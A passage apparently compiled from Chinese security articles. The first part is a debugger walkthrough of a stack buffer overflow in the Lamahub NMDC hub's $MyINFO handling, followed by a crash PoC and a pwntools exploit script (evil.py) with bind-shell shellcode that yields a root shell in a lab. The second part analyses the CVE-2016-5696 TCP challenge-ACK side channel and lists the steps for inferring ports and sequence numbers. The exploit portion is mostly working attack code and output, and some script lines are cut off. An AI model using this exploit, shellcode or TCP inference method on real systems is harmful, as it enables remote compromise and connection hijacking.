EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)

[-----------------------------------code-----------------------------------]

0x8050dcb <parse_token+219>:push 0x8062700

0x8050dd0 <parse_token+224>:push DWORD PTR [esp+0x24]

0x8050dd4 <parse_token+228>:mov BYTE PTR [eax+0x8062700],0x0

=> 0x8050ddb <parse_token+235>:call 0x80551b0 <proto_state_handler>

0x8050de0 <parse_token+240>:add esp,0x10

0x8050de3 <parse_token+243>:cmp eax,0xffffffff

0x8050de6 <parse_token+246>:mov edx,DWORD PTR [esp+0x1c]

0x8050dea <parse_token+250>:jne 0x8050d78 <parse_token+136>

No argument

[-----------------------------------stack-----------------------------------]

0000| 0xbffff3a0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

0004| 0xbffff3a4 --> 0x8062700 ("$Supports Usllo IP2 earch ZPe0 |")
```

这个 token_buf 的内容是$Supports，其实这个主要是 NDMC 的协议处理，而在 parse_token 的开始部分，会先处理这个数据包，将数据包内容拆分。接下来直接执行，会第二次到达断点。

```
[-----------------------------------code-----------------------------------]

0x8050dcb <parse_token+219>:push 0x8062700

0x8050dd0 <parse_token+224>:push DWORD PTR [esp+0x24]

0x8050dd4 <parse_token+228>:mov BYTE PTR [eax+0x8062700],0x0
```

```
=> 0x8050ddb <parse_token+235>:call 0x80551b0 <proto_state_handler>

0x8050de0 <parse_token+240>:add esp,0x10

0x8050de3 <parse_token+243>:cmp eax,0xffffffff

0x8050de6 <parse_token+246>:mov edx,DWORD PTR [esp+0x1c]

0x8050dea <parse_token+250>:jne 0x8050d78 <parse_token+136>

No argument

[-----------------------------------stack-----------------------------------]

0000| 0xbffff3a0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

0004| 0xbffff3a4 --> 0x8062700 ("$Keya|")
```

继续执行，第三次命中

```
[-----------------------------------code------------------------------------]

0x8050dcb <parse_token+219>:push 0x8062700

0x8050dd0 <parse_token+224>:push DWORD PTR [esp+0x24]

0x8050dd4 <parse_token+228>:mov BYTE PTR [eax+0x8062700],0x0

=> 0x8050ddb <parse_token+235>:call 0x80551b0 <proto_state_handler>

0x8050de0 <parse_token+240>:add esp,0x10

0x8050de3 <parse_token+243>:cmp eax,0xffffffff

0x8050de6 <parse_token+246>:mov edx,DWORD PTR [esp+0x1c]

0x8050dea <parse_token+250>:jne 0x8050d78 <parse_token+136>

No argument

[-----------------------------------stack-----------------------------------]

0000| 0xbffff3a0 --> 0x806c610 --> 0x80670c0 (0x0806c610)
```

```
0004| 0xbffff3a4 --> 0x8062700 ("$ValidateNick Pierre|")
```

可以看到每次都获取到|分割线后的内容，接下来直接执行到包含畸形字符串的部分。

```
[-----------------------------------code-----------------------------------]

0x8050dcb <parse_token+219>:push 0x8062700

0x8050dd0 <parse_token+224>:push DWORD PTR [esp+0x24]

0x8050dd4 <parse_token+228>:mov BYTE PTR [eax+0x8062700],0x0

=> 0x8050ddb <parse_token+235>:call 0x80551b0 <proto_state_handler>

0x8050de0 <parse_token+240>:add esp,0x10

0x8050de3 <parse_token+243>:cmp eax,0xffffffff

0x8050de6 <parse_token+246>:mov edx,DWORD PTR [esp+0x1c]

0x8050dea <parse_token+250>:jne 0x8050d78 <parse_token+136>

No argument

[-----------------------------------stack-----------------------------------]

0000| 0xbffff3a0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

0004| 0xbffff3a4 --> 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

0008| 0xbffff3a8 --> 0x144

0012| 0xbffff3ac --> 0x0

0016| 0xbffff3b0 --> 0xbffff438 --> 0x0

0020| 0xbffff3b4 --> 0xb7de16b8 --> 0x1785

0024| 0xbffff3b8 --> 0x79 ('y')

0028| 0xbffff3bc --> 0x197
```

```
[-----------------------------------------------------------------------------]
```

第二个参数作为畸形字符串传入，其中涉及到指令$MyINFO，就从这里跟入看看函数内部到底发生了什么。

```
int proto_state_handler (user_t *u, char *data, unsigned int len)

{

switch (u->state) {

case PROTO_STATE_INIT:// new user connected

return proto_nmdc_state_init (u);

case PROTO_STATE_SENDLOCK:// waiting for user $Key

return proto_nmdc_state_sendlock (u, data, len);

case PROTO_STATE_WAITNICK:// waiting for user $ValidateNick

return proto_nmdc_state_waitnick (u, data, len);

case PROTO_STATE_WAITPASS:// waiting for user $GetPass

return proto_nmdc_state_waitpass (u, data, len);

case PROTO_STATE_HELLO:// waiting for user $MyINFO

return proto_nmdc_state_hello (u, data, len);

case PROTO_STATE_ONLINE:// user is avaible now

return proto_nmdc_state_online (u, data, len);

case PROTO_STATE_DISCONNECTED:// user gone out $Quit

return proto_nmdc_state_disconnect (u);

}
```

进入后会到达一处 switch 逻辑，这个 switch 会根据 user_t 的类型进行判断，根据情况进行处理，在$MyINFO 会进入 proto_nmdc_state_hello 函数。

```
gdb-peda$ n

[----------------------------------registers-----------------------------------]

EAX: 0x4

EBX: 0x806c610 --> 0x80670c0 (0x0806c610)

ECX: 0x0

EDX: 0x1b1

ESI: 0x8066b98 ("$Keya|$V A 0a|$Vick Pi\312\312\n")

EDI: 0x8062844 --> 0x0

EBP: 0x8066a54 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

ESP: 0xbffff2c0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

EIP: 0x805534a (<proto_state_handler+410>:call 0x80539e0 <proto_nmdc_state_hello>)

EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x805533b <proto_state_handler+395>:push DWORD PTR [esp+0xdc]

0x8055342 <proto_state_handler+402>:push DWORD PTR [esp+0xdc]

0x8055349 <proto_state_handler+409>:push ebx

=> 0x805534a <proto_state_handler+410>:call 0x80539e0 <proto_nmdc_state_hello>

0x805534f <proto_state_handler+415>:add esp,0x10

0x8055352 <proto_state_handler+418>:add esp,0xc0
```

```
0x8055358 <proto_state_handler+424>:pop ebx

0x8055359 <proto_state_handler+425>:pop esi

Guessed arguments:

arg[0]: 0x806c610 --> 0x80670c0 (0x0806c610)

arg[1]: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

arg[2]: 0x144
```

进入之后会根据$MyINFO 内部的内容进行一些处理。比如

```
gdb-peda$ n

[----------------------------------registers-----------------------------------]

EAX: 0x13

EBX: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

ECX: 0x7

EDX: 0x6

ESI: 0x8062702 ("yINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

EDI: 0x805ac4b ("$MyINFO")

EBP: 0x0

ESP: 0xbfffefc0 --> 0xbffff000 --> 0xfbad8001

EIP: 0x8053a3d (<proto_nmdc_state_hello+93>:mov esi,ebx)

EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]
```

```
0x8053a2d <proto_nmdc_state_hello+77>:jbe 0x8053d20 <proto_nmdc_state_hello+832>

0x8053a33 <proto_nmdc_state_hello+83>:mov ecx,0x7

0x8053a38 <proto_nmdc_state_hello+88>:mov edi,0x805ac4b

=> 0x8053a3d <proto_nmdc_state_hello+93>:mov esi,ebx

0x8053a3f <proto_nmdc_state_hello+95>:repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi]

0x8053a41 <proto_nmdc_state_hello+97>:seta cl

0x8053a44 <proto_nmdc_state_hello+100>:setb al

0x8053a47 <proto_nmdc_state_hello+103>:sub ecx,eax

gdb-peda$ n

[----------------------------------registers-----------------------------------]

EAX: 0x13

EBX: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

ECX: 0x7

EDX: 0x6

ESI: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

EDI: 0x805ac4b ("$MyINFO")

EBP: 0x0

ESP: 0xbfffefc0 --> 0xbffff000 --> 0xfbad8001

EIP: 0x8053a3f (<proto_nmdc_state_hello+95>:repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi])

EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

```
[-----------------------------------code-----------------------------------]

0x8053a33 <proto_nmdc_state_hello+83>:mov ecx,0x7

0x8053a38 <proto_nmdc_state_hello+88>:mov edi,0x805ac4b

0x8053a3d <proto_nmdc_state_hello+93>:mov esi,ebx

=> 0x8053a3f <proto_nmdc_state_hello+95>:repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi]

0x8053a41 <proto_nmdc_state_hello+97>:seta cl

0x8053a44 <proto_nmdc_state_hello+100>:setb al

0x8053a47 <proto_nmdc_state_hello+103>:sub ecx,eax

0x8053a49 <proto_nmdc_state_hello+105>:movsx ebp,cl

Legend: code, data, rodata, value

0x08053a3f in proto_nmdc_state_hello ()
```

上述代码部分对$MyINFO 中的$Hello Pierre 后的指令进行处理，在后面会对这个内容进行拷贝。接下来会进入漏洞触发的关键部分。

```
gdb-peda$ c

Continuing.

[----------------------------------registers-----------------------------------]

EAX: 0x806c320 --> 0x80670c0 (0x0806c320)

EBX: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

ECX: 0xb7e65000 (<__strncpy_sse2+3504>:mov DWORD PTR [edi],edx)
```

```
EDX: 0x144

ESI: 0xbffff1a0 --> 0xbffff200 --> 0x8048766 ("libc.so.6")

EDI: 0x1

EBP: 0x0

ESP: 0xbfffefb0 --> 0xbffff1a0 --> 0xbffff200 --> 0x8048766 ("libc.so.6")

EIP: 0x8053f77 (<proto_nmdc_state_hello+1431>:call 0x8048df0 <memcpy@plt>)

EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8053f6e <proto_nmdc_state_hello+1422>:push DWORD PTR [esp+0x30c]

0x8053f75 <proto_nmdc_state_hello+1429>:push ebx

0x8053f76 <proto_nmdc_state_hello+1430>:push esi

=> 0x8053f77 <proto_nmdc_state_hello+1431>:call 0x8048df0 <memcpy@plt>

0x8053f7c <proto_nmdc_state_hello+1436>:add esp,0xc

0x8053f7f <proto_nmdc_state_hello+1439>:push 0x0

0x8053f81 <proto_nmdc_state_hello+1441>:push 0x8

0x8053f83 <proto_nmdc_state_hello+1443>:push DWORD PTR [esp+0x30c]

Guessed arguments:

arg[0]: 0xbffff1a0 --> 0xbffff200 --> 0x8048766 ("libc.so.6")

arg[1]: 0x8062700 ("$MyINFO $ALL Pierre Je", '\220' <repeats 30 times>,
"\061\300Ph//shh/bin\211\343\061?\312j\vX?", '\220' <repeats 42 times>, "a<<$My\200")

arg[2]: 0x144
```

```
Breakpoint 6, 0x08053f77 in proto_nmdc_state_hello ()
```

memcpy 会将整个畸形 payload 考入到缓冲区中，这个过程没有对 payload 的长度进行检查而是直接拷贝，可以看到从 recv 开始到 memcpy 都一直没有进行长度控制，接下来返回时。

```
[-----------------------------------code-----------------------------------]

0x8053d29 <proto_nmdc_state_hello+841>:pop esi

0x8053d2a <proto_nmdc_state_hello+842>:pop edi

0x8053d2b <proto_nmdc_state_hello+843>:pop ebp

=> 0x8053d2c <proto_nmdc_state_hello+844>:ret

0x8053d2d <proto_nmdc_state_hello+845>:lea esi,[esi+0x0]

0x8053d30 <proto_nmdc_state_hello+848>:add esp,0x2ec

0x8053d36 <proto_nmdc_state_hello+854>:xor ebp,ebp

0x8053d38 <proto_nmdc_state_hello+856>:pop ebx
```

由于缓冲区溢出，导致返回地址被覆盖，到达可控位置。

```
gdb-peda$ n

[-----------------------------------code-----------------------------------]

0x8066a27 <buf+39>:push esi

0x8066a28 <buf+40>:popa

0x8066a29 <buf+41>:ins BYTE PTR es:[edi],dx

=> 0x8066a2a <buf+42>:imul esp,DWORD PTR [ecx+eiz*2+0x74],0x63694e65

0x8066a32 <buf+50>:imul esp,DWORD PTR [eax],0x50

0x8066a35 <buf+53>:imul esp,DWORD PTR [ebp+0x72],0x247c6572
```

```
0x8066a3c <buf+60>:push esi

0x8066a3d <buf+61>:outs dx,BYTE PTR gs:[esi]
```

PoC 构造到 Exploit

这里提供一个可以引发崩溃的 PoC：

```
import socket

HOST = '192.168.25.101'

PORT = 4111

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

evil_buf = "$Supports Usllo IP2 earch ZPe0 |$Keya|$ValidateNick Pierre|$Ven
1,0091|$GetNickList|$MyINFO $ALL Pierre Je"

evil_buf += "\x41"*120

evil_buf += "\x61\x3c"

evil_buf += "\x3c\x24\x4d\x79\x80\x00\x35\x24\x70\x69\x24\x30"

evil_buf += "\x24\x37\x37\x37\x37\x37\x37\x37\x37\x37\x37\x37"

evil_buf += "\x37\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"

evil_buf += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"

evil_buf += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"

evil_buf += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"

evil_buf += "\xb1\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"
```

```
evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"

evil_buf += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x41\x41\x41\x41"

evil_buf += "\xd6\x26\x06\x08\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"

evil_buf += "\xb1\xb1\xb1\xb1\x37\x37\x30\x2c\x49\x4e\x46\x4f"

evil_buf += "\x24\xca\xca\xca\xca\x20\x5a\x50\x65\x30\x20"

evil_buf += " |$Keya|"

print "Send eIVL packet!\n"

# Send EVIL PACKET !

s.sendall(evil_buf)

print "Send COmplete!\n"

s.close()
```

这里可以直接引发崩溃，崩溃位置在 evil_buf 中的 41414141，实际上这个地址就是覆盖的返回地址，修改这个返回地址，并且加上 shellcode 之后，通过 gdb 观察，可以看到 eip 的跳转，但是由于 Lamahub 开启了 NX，导致 shellcode 无法执行。

```
   0xbffff1e3:  nop
=> 0xbffff1e4:  xor    eax,eax
   0xbffff1e6:  push   eax
   0xbffff1e7:  push   0x68732f2f
   0xbffff1ec:  push   0x6e69622f
   0xbffff1f1:  mov    ebx,esp
[------------------------------------stack-------------------------------------]
0000| 0xbffff2d0 --> 0x80626d6 --> 0x0
0004| 0xbffff2d4 --> 0xb1b1b1b1
0008| 0xbffff2d8 --> 0xb1b1b1b1
0012| 0xbffff2dc --> 0xb1b1b1b1
0016| 0xbffff2e0 ("770,INFO$\312\312\312\312 ZPe0 |\030\363\377\277\020\363\377\
277X\210\004\b0\371\377\267")
0020| 0xbffff2e4 ("INFO$\312\312\312\312 ZPe0 |\030\363\377\277\020\363\377\277X
\210\004\b0\371\377\267")
0024| 0xbffff2e8 --> 0xcacaca24
0028| 0xbffff2ec --> 0x505a20ca
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbffff1e4 in ?? ()
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

安全客（bobao.360.cn）

本文主要是分析协议漏洞成因，因此我在编译 Lamahub 的时候在 Makefile 加入了 -fno-stack-protector -z execstack，关闭 Linux 下的 NX，这样就可以执行 shellcode 了，那么在实际攻防中，可以利用 ROP gadget 来绕过 NX。另外我刚开始用了 pwntools 的 shellcraft，最后想利用 interactive 函数来拿 shell，但是后来发现 shellcraft 中有一个 badchar /x24，这个 badchar 不好绕过，利用 pwntools 最新的 encode 方法也会提示无法绕过，因此换了一个 shellcode，绑定/bin/sh 到指定端口，完成利用。

evil.py

```
from pwn import *
import os, sys

HOST = '192.168.25.101'
PORT = 4111
#s = socket.socket(socket.AF_INET, socket.SOC
#s.connect((HOST, PORT))
io = remote('192.168.25.101',4111)
evil_buf = "$Supports Usllo IP2 earch ZPe0 |$
#evil = asm(shellcraft.i386.linux.echo('hello
#print evil
#NEED padding of 96
shellcode = "\x90" *30
#shellcode += "\x31\xc0\x50\x68\x2f\x2f\x73\x
#shellcode_1 = "\x68\x01\x01\x01\x01\x81\x34\
#shellcode_1 += "\xd2\x52\x6a\x04\x5a\x01\xe2
#shellcode_1 += "\x2f\x2f\x2f\x73\x68\x2f\x62
#shellcode_1 += "\xe3\x89\xd1\x99\xcd\x80"
#avoid = "\x24"
#shellcode += pwnlib.encoders.i386.xor.encode
shellcode += ("\x31\xc0\x31\xd2\x50\x68\x37\x
\x69\x6e\x68\x2d\x6c\x65\x2f\x89\xe7\x50\x68\
\xcd\x80")
#print len(pwnlib.encoders.encoder.encode(she
#shellcode += evil
#shellcode+="\x31\xc9\xf7\xe1\xb0\x0b\xeb\x06
#shellcode+="\x51\x53\x5b\xcd\x80\xe8\xf5\xff
#shellcode+="\xff\x2f\x62\x69\x6e\x2f\x73\x68
shellcode += "\x90"*8
print "Shellcode len: "
print len(shellcode)


buf2 = "\x61\x3c"
buf2 += "\x3c\x24\x4d\x79\x80\x00\x35\x24\x7
buf2 += "\x24\x37\x37\x37\x37\x37\x37\x37\x3
buf2 += "\x37\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1
buf2 += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1
buf2 += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1
buf2 += "\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1\xb1"
buf2 += "\xb1\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"
buf2 += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"
buf2 += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"
buf2 += "\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c\x2c"
```

evil1.py

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# nc 192.168.25.101 17771
whoami
^C
root@kali:~# nc
Cmd line: ^C
root@kali:~# nc 192.168.25.101:17771
192.168.25.101:17771: forward host lookup failed: Unknown host
root@kali:~# nc 192.168.25.101 17771
(UNKNOWN) [192.168.25.101] 17771 (?) : Connection refused
root@kali:~# nc 192.168.25.101 17771
whoami
root
[*] Closed connection to 192.168.25.101 port 4111
root@kali:~/Desktop# python ./evil.py
[*] Opening connection to 192.168.25.101 on port 4111: Done
Shellcode len:
96
[*] Switching to interactive mode
[*] Interrupted
[*] Closed connection to 192.168.25.101 port 4111
root@kali:~/Desktop# python ./evil.py
[+] Opening connection to 192.168.25.101 on port 4111: Done
Shellcode len:
96
[*] Closed connection to 192.168.25.101 port 4111
root@kali:~/Desktop# python ./evil.py
[+] Opening connection to 192.168.25.101 on port 4111: Done
Shellcode len:
96
[*] Closed connection to 192.168.25.101 port 4111
root@kali:~/Desktop#
```

安全客 (bobao.360.cn)

CVE-2016-5696 TCP 旁路攻击分析与重现

作者：360 MeshFire Team

来源：【安全客】http://bobao.360.cn/learning/detail/2990.html

0x01 漏洞背景

8 月 10-12 日的 USENIX 安全大会，加州大学河滨分校与美国陆军研究实验室的 6 名研究人员揭露了关于 RFC 5961 的安全漏洞。

为防止 “blind in-window” 攻击， RFC5961 引入 Challenge ACK 机制，但 Linux 内核在实现该 RFC 文档时引入了漏洞，攻击者可以利用该漏洞通过旁路攻击准确推断 TCP 连接的端口号、SEQ 号和 ACK 号，从而实现 TCP Reset 攻击和数据注入攻击。

为了更好的了解 CVE-2016-5696，我想我们有必要回溯一下该漏洞的历史缘由。

在 RFC5961(August 2010)出现之前，是 TCP 的荒蛮时代。blind in-window attacks 一直是针对 TCP 协议的主要攻击手段。TCP 协议本身在设计时候并没有充分考虑其安全性，TCP 的安全性依赖于其连接的不可确定性，能否攻击成功很大程度上取决于攻击者能否预测出 TCP 序列号和端口号，一旦伪造数据包的序列号落到了窗口上，攻击者就可以去注入恶意链接或者直接重置连接。序列号是一个 32 位随机数，有 40 多亿种可能，端口号则有 65535 种可能，组合起来这种设计能够在一定范围内防御 TCP 的拒绝服务和注入攻击。

在 RFC5961 出现之前，Linux 的 tcp 协议栈是这样做的：

当一条已经正常建立的链接收到一个 syn 包后，会这样做：

if syn 包中的 seq 在合法窗口中，

接收方 reset 连接

else

接收方发送 ack 包

当一条已经正常建立的链接收到一个 RST 包后，会这样做：

if RST 包中的 seq 在合法窗口中

接收方 reset 连接

else

接收方发送 ack 包

如果想防止数据注入，会这样做：

1.seq 在合法范围内

2.ack number 必须有效范围内：[SND.UNA-(231-1) ,SND.NXT]

SND 表示发送方，UNA 表示已发送未确认收到的 seq NXT 表示下一个要发送包的 seq

以上这样的逻辑会发现一个很明显的问题，就是我作为一个旁路攻击者，我盲目的猜测一个源地址、一个源端口和一个 seq number， 把这个包发给服务器，如果这个链接在服务器上刚好存在，且 seq number 也正好在合法窗口内的话，那该条连接会被服务器端重置，拒绝攻击成功；

但是如果我没猜中呢？没猜中呢？没猜中呢？

好吧，没猜中那我就继续往后猜呗，我把地址 0-255，端口 1-65535，seq 从 0-4G 发一遍，我一台机子不够用，我找一百台来发攻击包。这样一来，肯定会有很多条连接中招，然后被 reset 掉。其实这也就是所谓的 blind in-window attacks，合法窗口盲打。

但是，RFC5961 出现了。RFC5961 的出现，像黑暗中的一道光明，照亮了整个 TCP 协议栈，也照亮了 Linux 系统的大好前程。

RFC5961 对 TCP 协议栈的处理提出如下建议：

当一条已经正常建立的链接收到一个 syn 包后，应该这样做：

不对 seq 做校验，直接回复一个 challenge ack 给源端

if 收到源端发来的 reset 包

接收方 reset 连接、

else

接收方丢弃该 syn 包

如果源端的确丢失了连接信息，要重新初使化一个新的，那么在收到挑战包后，原端会发送 RST 包，确认当前连接需要关闭.

当一条已经正常建立的链接收到一个 RST 包后，应该这样做：

if seq == 期望接收值

接收方断开连接

elif seq 在有效窗口

接收方发送挑战包

else

接收方丢弃该包，不理会

如果想防止假数据注入，应该这样做：

接收端收到 ACK 包，确认合法性的条件：

1.seq 在合法范围内

2.if ack number in【SND.UNA-MAX.SND.WN, SND.NXT】

(注：MAX.SND.WND 表示接收方能看到的发送方的最大窗口范围)


then

确认合法数据包

elif ack number 在剩下的范围内：[SND.UNA −(231 − 1), SND.UNA − MAX.SND.W ND)

then

需要发送挑战包



以上是 RFC5961 对 TCP 协议栈如何修改所提出的建议。可以明显的看出，当增加了源端

确认这样的流程之后， syn 包的旁路攻击已经变得不可能，因为你无法收到 challeng ack。你只有完全蒙对地址+端口+seq 值才能 reset 掉一条连接，这样大大增加了成本，blind in-window attacks 变得非常困难。在防止数据注入方面，RFC5961 之前的机制中 ACK 的范围比较大，相对容易的可以命中有效范围。RFC5961 所建议机制虽然不能完全消除，但是大大降低了包的成功注入，提升攻击者成本，本身也是防御的一种。

到这里，我们应该觉得 RFC5961 应该提出了很多不错的建议，可为什么旁路攻击又变得可能了呢？

在 RFC5961 中给出了一段关于挑战包节流机制的建议，以防止过多的挑战包影响系统性能，也正是这个建议，导致 linux kernel 在严格遵守协议做实现后，引发这个漏洞：

包的检查严格了，会导致触发较多挑战包。为了减少 CPU 和带宽损耗，REF5961 建议引入挑战包的节流机制：限制单位时间间隔中，挑战包的个数。

在 linux kernel 3.6 中，缺省设置是每秒 100 个，管理员可以修改。

REC5961 中建议：挑战包的节流机制应该保守些，

linux kernel 3.6 中，挑战包的计数器是一个被所有 TCP 连接共用的全局变量 sysctl_tcp_challenge_ack_limit。

为什么 windows, freebsd, MAC OS X, 没有这个问题呢？

因为这些系统都没有严格遵守 RFC5961 的要求，要么，没有完全实现挑战机制，要么，没有实现挑战包的节流机制。

BINGO, 好孩子 linux，独中。

0x02 攻击原理

为防止这种 “blind in-window attacks”，在 RFC5961 中引入了挑战包机制，REF5961 本身作为改进建议，协议的设计没有问题。该漏洞的根源在于 RFC5961 引入的 Challenge ACK 挑战包节流机制的速率限制，在 linux kernel 实现时出现了漏洞。由于所有连接共用一个计数器，那么通过伪造包和真实通信包去挑战，根据真实通信返回的挑战包的数量，通过旁路攻击的方式来推断探测包的命中与否，一旦攻击包命中则可以逐步准确的推断出连接的端口号、SEQ 号和 ACK 号，从而可以实现 Reset 攻击和数据注入攻击。这就是下面的攻击方法

攻击方法:

要想 Reset 攻击，需要知道的条件：

1、两 IP 是否有连接

2、seq 有效范围

要想注入攻击 ，需要知道的条件：

1、两 IP 间是否有连接

2、seq number

3、ACK number

下面以注入攻击为例，进行分析：

client 与 server 存在 TCP 连接，

1 创建真实连接，到 server 端（因为 server 端口大多公开，不需要猜测）

2 伪造 1 个包发到 server 端，目的是为了触发对端的挑战机制。

3 再使用真实连接，故意发 100 个包，触发挑战条件，如果收到 100 个，说明步骤 2 发送的包未触发挑战条件，如果收到 99 个，说明步骤 2 发送的包，触发了挑战条件，可以进行进一步推断。

详细攻击步骤：

1.推断两个 IP 间是否存在连接

假设两端 IP 固定，服务端的端口公开，只需要确定源端口，就能确定一个连接。

1.1 伪造一个 syn-ack 包，伪造 client 端 IP，源端口号为猜测值

1.2 使用真实连接，发送 100 个设计过的 RST 包(seq 落在有效范围，且不等于正确值)，如果收到 99 个包，说明基于该端口的 TCP 连接存在。

1.3 采用折半算法，收紧范围，最终确定准确的端口号

2 推断 seq number

2.1 伪造一个 RST 包，seq 为猜测值

2.2 使用真实连接，发送 100 个设计过的 RST 包(seq 落在有效范围，且不等于正确值)，如果收到 99 个包，说明 seq num 在范围内

